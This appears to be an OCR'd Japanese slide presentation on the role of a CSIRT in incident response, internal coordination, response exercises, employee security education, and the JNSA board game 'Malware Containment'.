
- 自身の知識として蓄積する
- 報告書や口頭で、**他者**に伝える
- 自社の場合に影響はないのか、振り返りを行う

■ 可能であれば、活用してもらえるように伝えたい



1．セキュリティ対応組織(CSIRT)とは

■CSIRT(Computer Security Incident Response Team
：サイバー攻撃による情報漏洩や障害などセキュリティにかかるインシデントに対応するための組織。セキュリティに関わる「事前」「事中」「事後」の活動を行い、消防団の活動に例えられる



2.「現場チーム」と「CSIRT」


■ **CSIRTは**、コンピュータに関わる様々な事件・事故を調査・対応する。が、**支援に回ることが多い。**

■ **ルールや体制を定め、**実対応・決定を行う「現場チーム」や意思決定者と円滑に連携を取り、状況を分析する

インシデント対応の流れに沿って「誰が・いつ・どんな」情報を受け取って、活用しているのかを確認する

3. インシデント対応(初動対応)の流れ

- **気付く / 知る → 脅威の理解 / 判断 → 対応 / 支援**
- 情報が錯綜することもあり、ルールや体制整備が重要



4. インシデント対応演習とは

■インシデント対応演習 （実機・机上演習）とは

注意喚起や実際に発生したインシデント事例を基に
実際に社内で被害が発生したとして対応してみるというもの
一連の対応での不足点や、より良い連携の洗い出しが目的

■実施事項

CSIRT	現場チーム	意思決定者
必要な情報・留意事項や 推奨対応の分析・連携	原因特定や被害最小化 今後の対応検討	社内・社外対応の検討 連携情報を基にした決定

■重要と感じたポイント(所感) 注) これだけでは無いです

使い慣れた / 便利な **ツール** を使うこと

- 調査ツール、コミュニケーションツール

➡ **普段からの知識の蓄積場所！**

5. 従業員全体への教育

■ CSIRT や、その活動が社内に知られていることが重要

・有事の際に、コミュニケーションがスムーズに出来る
・相互協力した結果、社内におけるインシデントの種の発見が可能
・自社体制の強靭化の際の円滑な調整に役立つ

■ 実際、その活動が十分かと言われると…

一般の方にも、もっと気軽にセキュリティを知ってほしい
セキュリティに興味を持ってほしい

(参考)JNSA ボードゲーム教材

MALWARE CONTAINMENT

ゲームの詳細は以下 URL より…
https://www.jnsa.org/edu/secgame/malcon/malcon.html

▼あそぶ

- プレイ人数：4～5人+1人
- プレイ時間：30分～60分
- 前提知識：簡単な IT 知識

対象プレイヤー

- IT スキルを持った学生
- 新入社員
- セキュリティをよく知らない人

まなぶ▼

- 対応組織(CSIRT)の役割 求められるスキルを学ぶ
- インシデント対応の 初動対応をざっくり知る
- 持っている情報を整理し「協力する」

6. まとめ

- セキュリティ情報を活用するには、適切な連携先を考える必要がある
- 日々の対応は CSIRT や現場チーム、意思決定者と連携して進めるもの
  ⇒ 一部分でもいいので、対応の詳細を把握する
- 対応演習などから「やってみたらどうか」を試す
- 日頃の連携と、情報の蓄積が重要になる
- CSIRT 活動を円滑に進めるには、従業員の理解も必要